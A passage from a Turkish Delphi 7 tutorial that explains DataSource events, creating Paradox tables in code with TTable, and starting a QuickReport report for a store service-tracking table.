


Bu aşamada kayıtlarınız üzerinde değişiklik yapabilmeniz için "**DBNavigator**" kontrolünde yer alan "**Edit**" (sağdan dördüncü düğme) düğmesini kullanmanız gerekecektir.

- **OnDataChange Yordamı**

Tabloda yer alan kayıtlarda yapılan değişikliklerde otomatik olarak işleyen bir yordamdır. Yani bulunduğunuz kaydı değiştirirseniz veya kayıt gezinti düğmelerinden herhangi bir tanesini kullanırsanız yordamı otomatik olarak işletirsiniz. Master-Detail tablo yapısında bu yordam kullanılarak "Detail" tablosuna ait kayıtlar listelenebilmektedir. Aşağıdaki örnekte bu yordam kullanılarak ana tablodaki kayıt değiştiği zaman yavru tabloda da sadece aktif kayıttaki bilgiler gösterilmektedir.

Uygulamamız için formunuza bir adet “Table” , bir adet “Query” iki adet “DBGrid”, iki adet “DataSource” ve iki adet “DBNavigator” kontrolü yerleştirerek aşağıdaki tasarımı oluşturunuz.




Programa ait kod bloğu aşağıda verilmiştir. Tamamını dikkatlice inceleyiniz.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  //Birinci Tablo Ayarları Yapılıyor
  Table1.DatabaseName:='gazi';
  Table1.TableName:='MAGAZA';
  DataSource1.DataSet:=Table1;
  DBGrid1.DataSource:=DataSource1;
  DBNavigator1.DataSource:=DataSource1;
  Table1.Active:=TRUE;
  //İkinci tablo ayarları yapılıyor.
  Query1.SQL.Clear;
  Query1.DatabaseName:='gazi';
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
  Query1.Params[0].AsString:=Table1.Fields[0].AsString;//mağazaadı sütunu
  Query1.Open;
```

```
  DataSource2.DataSet:=Query1;
  DBGrid2.DataSource:=DataSource2;
  DBNavigator2.DataSource:=DataSource2;
  Query1.Open;
end;
procedure TForm2.DataSource1DataChange(Sender: TObject; Field:
TField);
begin
  Query1.SQL.Clear;
  Query1.DatabaseName:='gazi';
  Query1.SQL.Add('Select * From SERVIS Where MAGAZAADI=:MAG');
  Query1.Params[0].AsString:=Table1.Fields[0].AsString;
  Query1.Open;
  DataSource2.DataSet:=Query1;
  DBGrid2.DataSource:=DataSource2;
  Query1.Open;
end;
```

Artık programınızı çalıştırabilirsiniz. Ekran görüntünüz aşağıdaki şekilde gerçekleşecektir.



İlk tabloda hangi mağaza kaydını seçerseniz, sadece o mağazaya ait yapılmış olan servisleri ikinci tabloda listeleyeceksiniz.

- **OnUpdateData Yordamı**

Kayıtlar veri tabanına yazılmadan hemen önce işleyen bir yordamdır. Yani yaptığınız değişikliklerin tablonuza yansımasından hemen önce işletilecektir. Tablonuza ait kayıt bilgileri üzerinde bu yordama yazacağınız kodla gerekli kontrolü sağlayabilirsiniz. ***"DBNavigator" kontrolünde yer alan "Uygula" (sağdan üçüncü) düğmesine tıklamanız bu yordamın işletilmesini sağlayacaktır***.

```
procedure TForm2.DataSource1UpdateData(Sender: TObject);
begin
  ShowMessage('Kayıtlar Tabloya İşlendi');
end;
```

- **OnStateChange Yordamı**

Bu yordamı kullanarak "DataSource" kontrolünün bağlı olduğu kaynağın (Table-Query veta Stored Proc) değişip değişmediğini kontrol edebilirsiniz. "**State**" özelliğinin değiştirilmesi bu yordamın işletilmesini sağlayacaktır.

```
procedure TForm2.DataSource1StateChange(Sender: TObject);
begin
  ShowMessage('Bağlantı Kaynağı Değişti');
end;
```

Uyarı*: DataSource nesnesi ile çalışırken "Auto Edit" özelliğine true değerini aktarmanız tavsiyemiz olacaktır.*

Kodla Tablo Oluşturmak:

Uygulamalarınızda tablolarınızı genellikle "DataBase Desktop" ı kullanarak oluşturacaksınız. Yanlız aşağıda izah edeceğim yöntemlerle tüm oluşumu kodla yaptırırsanız bir çok durumda çok büyük esneklik kazanacaksınız. Kodla tablo oluşturabilmek için **uses** satırına "**DBTables**" kütüphanesini eklemeniz gerekecektir.

uses
Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms, Dialogs, DB, **DBTables**;//eklemeyi unutmayınız.

Şimdi tablo oluşturma adımlarına geçelim. İlk olarak aşağıdaki şekilde tablo işlemlerinizi yürütebileceğiniz değişkeni tanımlamlısınız (Çünkü BDE yaprağından sürükleme yapılmayacaktır).

```
procedure TForm3.FormCreate(Sender: TObject);
Var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);//nesneyi yarat
end;
```

- **tablo.DatabaseName**

Bu özellik sayesinde tabloyu kaydedebileceğiniz klasörü belirleyebilirsiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.DatabaseName:='C:\nihat';//buraya kaydet
end;
```

- **tablo.TableType**

Hangi veri tabanına ait tablo yaratacağınızı bu özellikle belirleyebilirsiniz. Yaratacağınız tablo "Paradox" , "Dbase" vs olabilmektedir. Aşağıdaki örnekte "paradox" veri tabanı özelliklerini taşıyan bir tablo yaratılmaktadır. Dilerseniz siz "Dbase" e ait bir tablo yaratabilirsiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.DatabaseName:='C:\nihat';
  tablo.TableType:=ttParadox;
end;
```

- **tablo.FieldDefs.Clear**

Tablo sütunlarını temizlemek için kıullanılan methoddur.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.DatabaseName:='C:\nihat';
  tablo.TableType:=ttParadox;
  tablo.TableName:='zeki';
  tablo.FieldDefs.Clear;//temizle
end;
```

- **tablo.TableName**

Tabloya isim verme işlemini bu özellikle gerçekleştirebilirsiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.DatabaseName:='C:\nihat';
  tablo.TableType:=ttParadox;
  tablo.TableName:='zeki';
end;
```

- **tablo.FieldDefs.Add**

Tablo sütunlarını bu method sayesinde belirleyebilirsiniz. Bu methodla tablonuza dilediğiniz kadar sütun ekleyebilirsiniz.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.DatabaseName:='C:\nihat';
  tablo.TableType:=ttParadox;
  tablo.TableName:='zeki';
  tablo.FieldDefs.Clear;
  tablo.FieldDefs.Add('SIRANO',ftInteger,0,TRUE);
  TABLO.FieldDefs.Add('ADISOYADI',ftString,25,FALSE);
  tablo.FieldDefs.Add('ADRES',ftString,25,FALSE);
end;
```

Yukarıdaki örneklemede "zeki" isimli tabloya üç adet sütun eklenmniştir. Ekleme işlemi sırasında dört adet parametre kullanılmıştır. Şimdi bu parametrelerin ne işe yaradıklarını izah edeceğim. Birinci parametre sütuna ait ismi, ikinci parametre o sütuna ait veri tipini, üçüncü parametre kaç karakterden oluşacağını (sayisal içeriklerde "0" verebilirsiniz), dördüncü parametre ise boş geçilip geçilemeyeceğini belirlemektedir. Şayet true değeri aktarılırsa o sütuna bilgi girişi zorunlu hale gelecektir.

- **tablo.IndexDefs.Clear**

Tabloda daha önceki indexleri temizlemek için kullanılan komuttur.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.IndexDefs.Clear;//temizle
end;
```

- **tablo.IndexDefs.Add**

Yarattığınız tabloya index eklemek için kullanılan methoddur. Bu methodu kullanarak birden fazla index belirleyebilirsiniz. Aşağıdaki örnekte tablonuz için nasıl index yaratabileceğiniz gösterilmektedir.

Method içerisinde üç parametre kullanılmaktadır, şimdi sizlere bu parametrelerin ne işe yaradıklarından bahsedeceğim.

```
procedure TForm3.FormCreate(Sender: TObject);
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  TABLO.IndexDefs.Clear;
  tablo.IndexDefs.Add('siraindex','SIRANO',[ixPrimary]);//index yarat
end;
```

Birinci parametre indexinizin ismini, ikinci parametre hangi sütunun index olarak tanımlandığını, üçüncü parametre ise indexinizin ne tipte olacağını (Primary Unique vs) belirlemektedir.

- **tablo.CreateTable**


Tabloya ait tüm özellikler belirlendikten sonra bu komut sayesinde tablonuz yaratılacaktır. Aşağıda tablo yaratmak için tüm kod verilmektedir.

```
procedure TForm3.FormCreate(Sender: TObject);
//Tablo yarat
var
  tablo:TTable;
begin
  tablo:=TTable.Create(Form3);
  tablo.DatabaseName:='C:\nihat';
  tablo.TableType:=ttParadox;
  tablo.TableName:='zeki';
  tablo.FieldDefs.Clear;
  tablo.FieldDefs.Add('SIRANO',ftInteger,0,TRUE);//ilk sütun
  tablo.FieldDefs.Add('ADISOYADI',ftString,25,FALSE);//ikinci sütun
  tablo.FieldDefs.Add('ADRES',ftString,25,FALSE);//üçüncü sutun
  TABLO.IndexDefs.Clear;
  tablo.IndexDefs.Add('siraindex','SIRANO',[ixPrimary]);
  tablo.CreateTable;//Tabloyu yarat
end;
```

Yukarıdaki kod bloğunu işletirseniz zeki isminde paradox veri tabanına ait tablonuz “c:\nihat” klasörünün içerisinde oluşturulacaktır. Bu tip tablo yaratma işlemlerinde daha önce fonksiyonlar kısmında gösterilen komutlarla tablonun var olup olmadığını kontrol ederseniz işlemleriniz daha güvenli bir şekilde gerçekleşecektir.

```
procedure TForm3.Button1Click(Sender: TObject);
var
  tablo:TTable;
begin
  if FileExists('c:\nihat\zeki.db')=false Then//tablo yoksa yarat
    begin
      tablo:=TTable.Create(Form3);
      tablo.DatabaseName:='C:\nihat';
      tablo.TableType:=ttParadox;
      tablo.TableName:='zeki';
      tablo.FieldDefs.Clear;
      tablo.FieldDefs.Add('SIRANO',ftInteger,0,TRUE);
      tablo.FieldDefs.Add('ADISOYADI',ftString,25,FALSE);
      tablo.FieldDefs.Add('ADRES',ftString,25,FALSE);
      tablo.IndexDefs.Clear;
      tablo.IndexDefs.Add('siraindex','SIRANO',[ixPrimary]);
      tablo.CreateTable;//Tabloyu yarat
      ShowMessage('Tablo Yaratıldı');
    end
  else
    ShowMessage('Tablo Zaten Var');
end;
```

Kodu çalıştırdıktan sonra c:\nihat klasörü aşağıdaki şekilde gözükecektir.




BÖLÜM 5
RAPOR DOSYASI OLUŞTURMAK

Rapor Dosyaları Oluşturmak:

Şu ana kadar işlenen bölümlerde oluşturduğumuz arayüzler sayesinde kontrolleri kullanarak çeşitli bilgileri tablo halinde Harddisk'e kaydetme işlemini gerçekleştirdik. Şimdiki bölümde ise kaydettiğimiz bu tablolara ait bilgileri yazıcıya düzgün bir şekilde gönderme işlemini gerçekleştireceğiz.

Yazdığınız kodlar ne kadar güzel olursa olsun, işinizin devamının getirilebilmesi için unutmayınızki rapor sayfalarınız çok düzgün şekilde oluşturulmalıdır. Delphi içerisinde rapor oluşturabilmek için iki yönteminiz bulunmakta. Birincisi "Rave" kontrolleri ile rapor, ikincisi ise "Qreport" yaprağındaki kontrolleri kullanarak rapor oluşturmaktır. Biz "Qreport" yaprağını kullanarak rapor oluşturacağız. Bu yaprak varsayılan olarak yüklenmemiştir, bu yüzden doğru klasörden yükleme işlemini gerçekleştirmelisiniz. Aşağıda "Qreport" yaprağını yüklemek için izleyeceğiniz adımlar gösterilmiştir.

- "Component->Install Packages" adımlarını izleyin.
- Add Buttonuna basarak aşağıdaki adresteki dosyayı seçin.
- "C:\ProgramFiles\Borland\Delphi7\Bin\dclqrt70.bpl"
- "Ok" Basın.



- "Qreport yaprağının eklendiğini göreceksiniz.

Şimdi bu yapraktaki kontrolleri kullanarak nasıl rapor oluşturabileceğinizi göstereceğim.

Rapor oluşturmak için formunuzun üzerinde muhakkak kaynak tablo ile bağlantısı olan "Table" veya "Query" veya "Stored Procedure" kontrollerinden bir tanesinin bulunması gerekmektedir. Bu yüzden ilk olarak yazdıracağınız tabloya ait bağlantı işlemlerini kesinlikle gerçekleştirmek zorundasınız.

Bağlantı işlemlerini başarılı bir şekilde gerçekleştirdikten sonra aşağıdaki kontrolleri kullanarak kolaylıkla sonderece profesyonel rapor dökümanları oluşturabilirsiniz. Her ne kadar örnek üzerinde daha detaylı alıştrmalar yapılacak olsa da yinede bu yapraktaki kontrollerden kısaca bahsetmek istiyorum.

QuickRep Kontrolü:

Rapor oluşturmak için kullanılması zorunlu olan bir kontroldür. Tüm sayfa yapısını özelliklerini ve diğer kontrolleri üzerinde barındıracaktır.Bir çok bandı bulunmaktadır. Bu bandlar kullanılarak diğer kontroller ilgili yerlere yerleştirilebilmektedir.

QRSubDetail Kontrolü:

QuickRep kotrolüne yavru band eklemek için kullanılan bir kontroldür.

QRBand Kontrolü:

QuickRep kontrolüne band eklemek için kullanılan kontroldür. Bandın tipi daha sonra değiştirilebilmektedir.

QRGroup Kontrolü:

Şayet raporda gruplandırma yapılacaksa kullanılması gereken bir kontroldür.

QRLabel Kontrolü:

Bantlara etiket eklemek için kullanılan kontroldür. Tüm açıklama verileri için bu kontrol kullanılmaktadır.

QRDBText Kontrolü:

Tablo sütunları ile bağlantı kuracak olan kontroldür.

QRExpr Kontrolü:

Diğer hücre değerlerini kullanarak hesap yapabilen bir kontroldür. Alt Toplam, Genel Toplam hesaplattırılırken bu kontrolden faydalanılır.

QRSysData Kontrpolü:

Sayfa numarası, toplam sayfa , tarih, saat vs gibi değerleri yazdırabilen kontroldür.

QRMemo Kontrolü:

Uzun karakterli verileri yazdırmak için kullanılan kontroldür. Bu kontrolle dilediğiniz kadar açıklama satırını yazdırabilirsiniz.

QRRichText Kontrolü:

Farklı formattaki içerikleri yazdırmak için kullanılan kontroldür.

QRShape Kontrolü:

Geometrik şekilleri çizdirmek için kullanılan kontroldür. Bu kontrol sayesinde daire, çizgi, elips,halka vs çizdirebilirsiniz.

QRImage Kontrolü:

Resim içerikli verileri bastırmak için kullanılan kontroldür. Bilhassa firmaya ait logoyu bu kontrolle bastırabilirsiniz.

QRDBImage Kontrolü:


Tabloda yer alan resimleri yadırmak için kullanılan kontroldür.

Aşağıdaki tabloyu oluşturup içerisindeki kayıtları yazıcıya gönderelim.

Fieeld Name(Sütun İsmi)	Type(Tipi)	Size (Kaç Karakter)	Key(Primary ind)
SIRANO	+	Otomatik artar	*
MAGAZAADI	A	25	Secondary Index
SERVISTARIHI	D		
GIDENFIRMA	A	25	
ARIZASEBEBI	A	25	
FATURATUTARI	$		

- İlk olarak formunuza bir adet “Table” (Query de olabilirdi) nesnesi yerleştirin. Ardından table nesnesi ile tablonuz arasındaki bağlantıyı gerçekleştirin (DataBaseName ile TableName özelliklerini ayarlayın).
- Table nesnenizin (Table1) Active özelliğini true yapın.
- Bu adımda formunuza bir adet “QuickRep” kontrolü taşıyıp bırakın.
- “QuickRep” kontrolün “Object Inspector” penceresinden “**Dataset**” özelliğine “Table1” değerini girin.
- Tekrar “**QuickRep**” kontrolünü seçin ve “Object Inspector” penceresinde yer alan “Bands” özelliğinin solundaki “+” işaretine tıklayın.
- Alt seçenekleri açılacaktır.
- Açılan bu bandlardan “**HasTitle**” olan özelliği true yapın.
- Delphi otomatik olarak “**Title**” bandını “QuickRep” kontrolünün içerisinde oluşturacaktır. Bu banda yerleştirilecek içerikler sadece raporunuzun ilk sayfasının başlangıcında yer alacaktır. Diğer sayfalara bu bandın herhangi bir etkisi yoktur.


❖ “HasTitle” bandı aktifleştirildikten sonra “QuickRep” kontrolüne ait görüntü aşağıdaki şekilde gerçekleşecektir.




❖ “HasTitle” bandına raporunuzun başlığını belirlemek için bir adet “**QRLabel**” kontrolü yerleştirip içeriğine (Caption özelliğine) “MAĞAZA SERVİS TAKİP ÇİZELGESİ” yazın.

❖ **Yapmış olduğunuz değişikliklerin rapor görüntüsünü almak için “QuickRep” kontrolü üzerinde mousun sağ tuşuna tıklayıp “Preview” komutunu verebilirsiniz.**

❖ “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasColumnHeader**” bandına true değerini aktarın. Bu band sütun başlıklarının gösterileceği banddır, rapor sayfalarınızın tamamının başlığında gözükecektir. Bu banda da beş adet “**QRLabel**” kontrolü yerleştirip içeriklerini sütun başlıklarını gösterecek metinle doldurun.



❖ “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasPageHeader**” bandına true değerini aktarın. Tüm sayfalarda gözükmesini isteyeceğiniz üst bilgiler için bu bandı kullanabilirsiniz. Bu banda “**QRSysData**” kontrolünden bir adet yerleştirip, “Object Inspector” penceresinden “**Data**” özelliğine “**qrsDate**” değerini aktarın. Bu kontrol artık aktif raporun basılma tarihini gösterecektir.



❖ Bu adımda tekrar “QuickRep” kontrolünü seçip “Object Inspector” penceresinden “**HasDetail**” bandına true değerini aktarın. Tablo sütun bilgilerinin yer aldığı bölüm bu kısımdır. Bu banda beş adet “QRDBText” kontrolü yerleştirip aşağıdaki ayarları herbiri için ayrı ayrı yapın.

